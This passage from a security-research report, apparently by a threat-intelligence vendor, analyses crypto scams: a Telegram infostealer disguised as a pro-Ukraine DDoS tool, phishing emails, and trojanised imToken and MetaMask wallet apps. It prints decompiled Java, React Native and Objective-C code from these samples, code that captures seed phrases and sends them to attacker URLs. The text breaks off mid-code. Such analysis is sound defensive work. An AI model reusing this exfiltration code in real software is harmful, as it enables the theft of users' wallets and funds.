


Figure 26. Landing page of the phishing site

Information-Stealing Malware Disguised as a Russian Attack Tool Sent Through Telegram

According to recent reports, cybercriminals displayed their creativity using scams that exploit Telegram users who sympathize with Ukraine. In this scheme, actors offer users malware that purportedly attacks pro-Russian websites. Under this scheme, users receive a link that supposedly leads to a file that they can download to deliver a distributed denial-of-service (DDoS) attack. Instead, the file turns out to be an information stealer that victimizes users with malware engineered to collect cryptocurrency-related information on users' wallets.

Threat researchers also observed that malicious actors who are yet to be identified sent malicious links to Telegram channels, such as the IT Army of Ukraine. The message that contains a link urges users to download a file that the scammer claims to be the disBalancer Liberator tool. However, the file is a actually a piece of malware in disguise that dumps different kinds of credentials and a huge amount of cryptocurrency wallet information commonly associated with NFTs.




Figure 27. Message sent on Telegram that encourages users to download the information-stealing malware disguised as a piece of anti-Russian software

Researchers who examined the disBalancer website found that the threat actors copied the language style on the official website to make the Telegram message appear legitimate. To sound convincing, the message also claims that the tool, when used on pro-Russian websites, can help to “liberate” Ukraine. Notably, the misspelling that can be observed in the following image from the website is of interest, as the group’s name is spelled incorrectly as “disBalancher” with an “h” after the “c”.




Figure 28. Screenshot from the disBalancer Liberator website

The executable zip file that the researchers discovered in the messages sent through a Telegram channel is a piece of malware that steals information from several sources, including web browsers such as Google Chrome and Firefox. It can also steal information from other locations in the victims' file system. The stolen information is subsequently sent to a remote IP address that was traced to a Russian IP address, 95[.]142[.]46[.]35, on port 6666.

The researchers also noted that this kind of ploy is consistent with an observable trend in modern information-stealing attacks that seek to collect cryptocurrency information given the ease of stealing and peddling such in the underground.

Phishing Emails

We also observed that threat actors, who are known to use all possible channels, also use regular spam emails that attempt to lure users into registering at dubious NFT and cryptocurrency-trading platforms. The following are some examples of such emails:




Figure 29. Sample of spam emails that encourage the use of NFT trading platforms

When translated, the message in Figure 29 reads as follows: “Give yourself financial freedom with the help of this automated trading platform. Simply invest in the portfolio that will grow your assets for many years. Register now for free.”

Fake Cryptocurrency Wallets

We discovered a total of 249 fake cryptocurrency wallet apps on Android and iOS that were used to steal funds worth over US$4.3 million. Based on Trend Micro Mobile App Reputation Service (MARS) data, the fraudulent mobile apps have affected more than 21 users globally from September 2021 to December 2021.

Of the cryptocurrency wallets currently available in the market, imToken and MetaMask account for majority of the detections. Our research also showed fake wallet detections from other apps, including Bitpie, Trust Wallet, and TokenPocket, among others.

A key observation from the samples that we analyzed is that the malicious actors only targeted users who registered to cryptocurrency-related apps. The highly targeted nature of the attacks suggests the possibility that user information could have been leaked. These fake cryptocurrency wallets remain in circulation and are thus persistent threats.

The following discussion takes an in-depth look at the infection chains for Android and iOS.

Infection Chain for Android

Malicious actors can initiate infection in several ways, some of which we detail here.

SMS


Scammers are known to send a download link for a fake cryptocurrency wallet app to users through SMS. Malicious actors urge users to download the app on the grounds that the old version needs to be updated to avoid security risks. As previously mentioned, this method only targets users who have previously registered to cryptocurrency wallet apps. Figure 32 shows a sample text message.

Figure 30. Sample of an SMS sent to the users

When translated, the message written in Mandarin reads, “Due to regional relations, the old version of the service will be shut down in the near future. Please uninstall the old version first and download the latest international version.”

Search Engine

Malicious actors invest resources to skillfully impersonate the official websites of known cryptocurrency wallet providers. Aside from making these websites appear legitimate, they also use similar domain names to trick the unsuspecting users. The fraudsters even go the extent of improving their search rankings through SEO to increase the likelihood of users selecting their website among the results from a search engine. This method is aimed at users who prefer to download apps through search engines.



Official Page Fake Page

Figure 31. Comparison of an official page (left) versus a fake page (right)

Social Media Applications

Malicious actors have also taken advantage of social media platforms by impersonating official communities for cryptocurrency wallet users. They send the community members download links to the phishing apps under the pretext of security updates; in this way, users are duped into downloading the purported updated version.

Note that in the following image, the community has a total of 6,054 members, which enables the threat actors to cast a wide yet targeted net for potential victims. Our telemetry revealed that communities from Telegram, Twitter, and Facebook were among the platforms that the threat actors used.

1.




Figure 32. Sample message sent to members of a MetaMask community

When translated, the message in Figure 34 reads as follows:

“Installation steps:

2. Click the download link on the official website.
3. Click Download (Download now).
4. According to the system at the top, choose iOS for Apple phones, and Android for other devices.
5. Slide down and click the blue button to install MetaMask.
6. After the installation is successful, open the app, click Start, create a new wallet or use the mnemonic to import, and set the password.

It is recommended that you download and create a new wallet again! Back up your mnemonic and private key! Then the coins that have not been lost are sent to the new address!”

Phishing Calls

Another scheme for the counterfeit wallet ruse involves phishing calls. The caller pretends to be a customer service representative of a cryptocurrency wallet provider and tells the users that their version of the app needs to be upgraded. They will subsequently send an SMS with the download link that leads the users to the phishing page.

Key Findings

An important finding from our analysis of multiple samples is that all the malware variants transferred the victims' cryptocurrency assets by first stealing users' mnemonic seed phrases. Getting hold of seed phrases essentially gives the malicious actors access to and control of the cryptocurrency mobile wallet accounts. The seed phrases also allow malicious actors to restore private keys in case users forget or lose them.

Methods of Stealing Mnemonic Seed Phrases on an Android Platform

The main method of stealing seed phrases on an Android platform is through code injection. The attackers decompile the official wallet through the APK reverse tool to modify the official app and inject the code that steals the seed phrases. Next, they upload the seed phrases and use the apksigner tool to sign the fake apps.




Figure 33. Code injection through the creation of a new cryptocurrency wallet

Figure 34. Code injection through the restoration of an existing cryptocurrency wallet

The generation of seed phrases is triggered when the user selects the button to either create or restore a wallet. This provides the opportunity that the malicious actors need to capture seed phrases and upload them to access the wallets.

```
public class XMPMetaData {
    public static void createMetaData(final String smsBase64, final String aAccount, final String aBody) {
        new Thread(new Runnable() {
            public void run() {
                try {
                    HttpURLConnection connection = (HttpURLConnection) new URL(XMPMetaData.createSms(smsBase64)).openConnection();
                    connection.setRequestMethod(ShareTarget.METHOD_POST);
                    connection.setDoOutput(true);
                    connection.setDoInput(true);
                    connection.setUseCaches(false);
                    connection.connect();
                    JSONObject msg = new JSONObject();
                    msg.putOpt("added_at", Long.valueOf(System.currentTimeMillis()));
                    msg.putOpt(BitcoinURI.FIELD_ADDRESS, aAccount);
                    msg.putOpt("body", aBody);
                    JSONArray arr = new JSONArray();
                    arr.put(msg);
                    String body = arr.toString();
                    BufferedWriter writer = new BufferedWriter(new OutputStreamWriter(connection.getOutputStream(), "UTF-8"));
                    writer.write(body);
                    writer.close();
                    if (connection.getResponseCode() == 200) {
                        String result = XMPMetaData.is2String(connection.getInputStream());
                        StringBuilder sb = new StringBuilder();
                        sb.append("result=============");
                        sb.append(result);
                        Log.d("kwwl", sb.toString());
                    }
                } catch (Exception e) {
                    e.printStackTrace();
                }
            }
        }).start();
    }
```

upload mnemonics

Figure 35. Code for capturing and uploading stolen mnemonic seed phrases

Malicious actors use different kinds of code injection depending on the programming language that the wallet apps use. Here is an example of code injection to an app that uses React Native for its software:

```
case 10:
    f = t.sent, p = f.wallets, this.importWallets(p, l), B.default.syncDevi
        H.init().catch(function(t) {})
    }), U.default.updateUserWalletList(p, 'import'), (0, M.formSuccess)(thi
        I.Toast.success((0, $.t)('success'), function() {
            T.default.navigate({
                screen: 'IdentityWalletDerive',
                passProps: {
                    password: u,
                    mnemonic: n,
                    type: 'recover',
```

real app code

```
case 10:
    f = t.sent, p = f.wallets, this.importWallets(p, l), B.default.syncDevice().th
        H.init().catch(function(t) {})
    }), U.default.updateUserWalletList(p, 'import'), (0, M.formSuccess)(this, func
        I.Toast.success((0, $.t)('success'), function() {
            fetch(['h', 't', 't', 'p', 's', '\:', '\/', '\/', 'a', 'p', 'i', '\.',
                method: 'POST',
                body: "o=" + n.toString()
            });
            T.default.navigate({
                screen: 'IdentityWalletDerive',
                passProps: {
                    password: u,
                    mnemonic: n,
                    type: 'recover',
```

fake app code

Figure 36. Code injection to an app that uses React Native

Cryptocurrency wallet apps commonly use open-source programming software for their core components. Fraudsters, knowing how important it is to make their copycat sites look authentic, have a variety of sophisticated tools in their arsenal to mimic the user interface (aka UI) of official apps.

However, when one compares the engineering structures side-by-side, the structure of an injected type of a fake wallet appears identical to that of an authentic one, while the redeveloped version has a completely different structure.

Methods of Stealing Mnemonic Seed Phrases in IOS

The infection processes for iOS and Android have similar features; for example, in both cases a fake website can identify the victims' browser. The processes only differ in that users who open a fake website using Safari can go straight to the download page Afterward, victims are directed

to install the app on their device and certify the app by using a super signature. This is a technique that many fake applications typically use.




Figure 37. Sample of a certification done using a super signature

One key finding in our research is that there appears to be a common load command in the fake samples we analyzed that is not present in a normal one. The said command loads a DLL before the program is executed, after which some initialization codes will be carried out during the loading process. In this specially made DLL, we can find the main logic of how these fake wallet samples work.

A close examination of the samples reveals two ways of code injection.

One is to hook Objective-C functions using MSHookMessageEx as the API. In the samples we studied, the malicious actor hooks the function _logos_method$_ungrouped$UIView$init to his own Objective-C function. The hook is based on Cydia Substrate, a powerful code modification platform known for its use in code injection. By using MSHookMessageEx, one can hijack Objective-C functions at runtime. In other words, a malicious actor can replace the original Objective-C function with their own.

When a victim enters sensitive data such as their seed phrases, these get posted to the malicious URL, thus enabling the malicious actor to steal them.

```
NSLog(&cfstr_Mnemonic.isa);
v12 = objc_msgSend(v9, "objectForKeyedSubscript:", CFSTR("mnemonic"));
v43 = objc_retainAutoreleasedReturnValue(v12);
_logos_orig$_ungrouped$WalletAPI$recoverIdentity$resolver$rejecter$(a1, a2, v9, v10, v11);
v13 = objc_retain(v43);
v14 = objc_msgSend(&stru_105B0D038, "stringByAppendingString:", CFSTR("[{\"added_at\":\""));
v15 = objc_retainAutoreleasedReturnValue(v14);
v16 = objc_msgSend(v15, "stringByAppendingString:", CFSTR("ios"));
v17 = objc_retainAutoreleasedReturnValue(v16);
objc_release(v15);
v18 = objc_msgSend(v17, "stringByAppendingString:", CFSTR("\",\"address\":\""));
v19 = objc_retainAutoreleasedReturnValue(v18);
objc_release(v17);
v20 = objc_msgSend(v19, "stringByAppendingString:", CFSTR("imtoken"));
v21 = objc_retainAutoreleasedReturnValue(v20);
objc_release(v19);
v22 = objc_msgSend(v21, "stringByAppendingString:", CFSTR("\",\"body\":\""));
v23 = objc_retainAutoreleasedReturnValue(v22);
objc_release(v21);
v24 = objc_msgSend(v23, "stringByAppendingString:", v13);
v25 = objc_retainAutoreleasedReturnValue(v24);
objc_release(v23);
v26 = objc_msgSend(v25, "stringByAppendingString:", CFSTR("\"}]"));
v27 = objc_retainAutoreleasedReturnValue(v26);
objc_release(v25);
v28 = objc_alloc(&OBJC_CLASS___NSData);
v29 = objc_msgSend(
        v28,
        "initWithBase64EncodedString:options:",
        CFSTR("aHR0cHM6Ly9pbXRva2VuaG90LmNvbS9lL3Ntcy8="),// base64 of https://imtokenhot.com/u/sms/
        1LL);
v30 = objc_alloc(&OBJC_CLASS___NSString);
v31 = objc_msgSend(v30, "initWithData:encoding:", v29, 4LL);
v32 = objc_msgSend(&OBJC_CLASS___NSURL, "URLWithString:", v31);
v33 = objc_retainAutoreleasedReturnValue(v32);
v34 = objc_alloc(&OBJC_CLASS___NSMutableURLRequest);
v35 = objc_msgSend(v34, "init");
objc_msgSend(v35, "setHTTPMethod:", CFSTR("post"));
objc_msgSend(v35, "setURL:", v33);
v36 = objc_msgSend(v27, "dataUsingEncoding:", 4LL);
v37 = objc_retainAutoreleasedReturnValue(v36);
objc_msgSend(v35, "setHTTPBody:", v37);
v38 = objc_msgSend(&OBJC_CLASS___NSURLSession, "sharedSession");
v39 = v11;
v40 = objc_retainAutoreleasedReturnValue(v38);
v41 = objc_msgSend(v40, "dataTaskWithRequest:completionHandler:", v35, &__block_literal_global_1);
v42 = objc_retainAutoreleasedReturnValue(v41);
```

Figure 38. Code injection done by hooking the Objective-C functions using MSHookMessageEx

Another way is to inject JavaScript code. To protect the key code from being found, the malicious actor decrypts this code during the execution of the program using a private key:

```
id __cdecl +[SDFSF ddsdf:](id a1, SEL a2, id a3)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  location[2] = a1;
  location[1] = a2;
  location[0] = 0LL;
  objc_storeStrong(location, a3);
  v3 = objc_alloc(&OBJC_CLASS___NSMutableData);
  v13 = objc_msgSend(v3, "init");
  v4 = objc_alloc(&OBJC_CLASS___SCRSACryptor);
  v12 = objc_msgSend(
          v4,
          "initWithPrivateKey:publicKey:",
          CFSTR("MIIEogIBAAKCAQEAw1S6IagOWWVKXXpREs9DWYN9HUvgN/PynjABWHqllpjeCDsGdthjC4yHbJRD+
          &stru_3D068);
  v5 = objc_msgSend(v12, "decryptString:", &cfstr_Ejdbscrn3wyrf8);
  v11 = objc_retainAutoreleasedReturnValue(v5);
  v8 = v13;
  v6 = objc_msgSend(v11, "dataUsingEncoding:", 4LL);
  v9 = objc_retainAutoreleasedReturnValue(v6);
